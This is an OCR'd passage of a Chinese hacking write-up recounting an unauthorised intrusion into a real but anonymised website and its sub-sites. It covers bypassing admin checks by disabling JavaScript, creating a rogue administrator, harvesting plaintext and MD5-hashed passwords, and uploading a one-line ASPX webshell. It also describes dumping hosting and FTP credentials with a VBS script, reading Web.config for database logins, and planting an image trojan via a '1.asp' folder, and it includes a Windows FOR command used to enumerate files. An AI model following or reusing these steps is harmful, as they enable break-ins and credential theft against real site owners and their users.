


图8

有点失望，几M的字典也没能扫到编辑器目录，开始访问扫出来的后台连接，访问http://www.xxxooo.com/admin/left.aspx时，竟然是后台菜单，后台验证不足可以直接访问，如图7。这下思路来了，马上点击管理员设置，找到添加管理员连接访问之，跳转到了后台登陆页，猜测是JS验证，换了个firefox浏览器，点击firefox上的选项，将启用javascript的勾去掉，如图7，图8。

访问添加管理员连接http://www.xxxooo.com/admin/addadmin.aspx?action=add,出现了添加管理员页面，如图9：




图9

立即添加用户名，密码为123的管理员进去，到后台成功登陆。看物理路径判断是星外主机，开始找编辑器，如果是FCKeditor就好办了，可还是失望了，后台用的还是ewebeditor编辑器4.4，无后台，另外一处上传用尽了能想到的办法还是没办法突破，放弃。回到管理员管理处，看到存在其他7个管理员，密码还是明文显示，果断把用户密码copy下来，如图10。




图10

兴冲冲的跑到A站管理登陆页面尝试登陆，还是无果，看来这些用户只负责分站的管理更新，A站后台无权进入。接下来怎么办？还是老办法，A站后台进不了，尝试其他分站看看怎么样。。来到A站活动分站后台，用kim用户登陆后台成功。继续找上传点，如图11。




图11

在添加参赛者处直接成功上传aspx一句话菜刀连接，找到可写可执行目录执行cmd运行cscript.exe读VBS获取星外用户密码，成功得到服务器权限，和服务器所有站点的FTP用户密码。不想引起太大的动静，并没有登陆服务器。接下来打开站根目录下的Web.config文件，找到数据库配置信息，发现数据存放在内网服务器，用菜刀连接一个名为xxoobbs的数据库，发现其结构是DZ!net数据库结构。连接成功的同时也可以清楚的看到其他数据库名称，如图12。




图12

其中xxooadmin数据库可能就是存放A站管理后台数据的数据库，在xxoobbs数据库中查询不到什么可疑表名后，转向VBS获取到的FTP信息，竟然找到A站的玉米，用FTP软件连接失败，猜测是N久以前A站曾放置在这个服务器上，搬走后又没删除IIS中A站使用的帐户，ASPX大马访问其目录，显示拒绝访问，证明该目录存在。接下来我用FOR命令for /r e:\freehost\xxoo\web\ %i in (*.*) do @echo %i列出该目录下所有文件，如图13。竟然存在Web.config文件，TYPE命令读取之，发现xxooadmin数据库连接信息，如图14。

马上菜刀连接，竟然成功连接，查询其admin表名内容，发现6个管理用户，密码为32位MD5加密，叫朋友破了admin用户密码，来到A站管理后台，成功登陆。这下离成功不远了。在信息管理(添加)处找到ckfinder编辑器，这下拿SHELL就简单多了，如图15。点击浏览服务器，创建一个1.asp文件夹，上传一句话图片木马，成功解析成功拿下A站管理玉米SHELL，如图16。




图13




图15




图16

